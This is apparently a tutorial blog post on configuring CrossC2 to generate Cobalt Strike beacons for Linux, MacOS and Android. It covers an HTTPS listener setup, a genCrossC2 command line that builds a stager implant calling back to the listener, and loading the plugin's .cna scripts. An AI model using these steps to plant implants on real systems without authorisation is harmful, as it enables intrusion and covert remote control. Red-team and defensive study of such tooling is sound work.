CrossC2 – Generate CobaltStrike’s Cross-Platform Payload
Introduce
“Cobalt Strike is threat emulation software. Execute targeted attacks against modern enterprises with one of the most powerful network attack kits available to penetration testers. This is not compliance testing.”
If you’ve ever used Cobalt Strike, you probably know that Cobalt Strike doesn’t support remote control of Linux, MacOS, Android… by default.
CrossC2 is an extension plugin that lets Cobalt Strike remotely control Linux, MacOS, Android… servers. It supports user-specified dynamic libraries, loading and executing these libraries.
You can see details about the project here: https://github.com/gloxec/CrossC2
Config
Listener

First we’ll create a listener to listen for remote connections
Cobalt Strike -> Listener

One thing worth noting here is that CrossC2 currently only supports the Https Beacon. So we’ll create an HTTPS Beacon. For other Beacons like HTTP it won’t be able to receive the connection.
Generate beacon
- There are 2 methods here. We can generate directly from the binaries the author compiled, using a command, or install into Cobalt Strike as an auxiliary plugin to generate via GUI. I’ll do it both ways:
Gen via command

First we’ll download the binary here: https://github.com/gloxec/CrossC2/releases

The author has also described the usage in great detail:
Since the Cobalt Strike version in use is 4.4, to generate the payload I use the following command:
./genCrossC2.Linux IP_Listener 4444 .cobaltstrike.beacon_keys null Linux x64 ./beacon_linux_test stager 4.4cobaltstrike.beacon_keys: created in the same root directory of the Cobalt Strike server when creating the Listener from the start
After running the command successfully I get the new beacon in the current directory:

Gen via install plugin
First we’ll download:
And don’t forget to download: https://github.com/gloxec/CrossC2/blob/cs4.1/CrossC2Kit/CrossC2Kit_Loader.cna (including memory loading and other functions)

In CrossC2.cna we’ll edit the path to the payload-generation binary and cobaltstrike.beacon_keys accordingly:


Then we’ll load the plugin into Cobalt Strike: Cobalt Strike -> Script Manager -> Load. After loading, we’ll have an additional CrossC2 function on the Menu bar. Now we can use it to generate the payload:
Result

After downloading and executing the payload generated via command or GUI on the Linux server:
We can do the same to receive connections from MacOS, Android…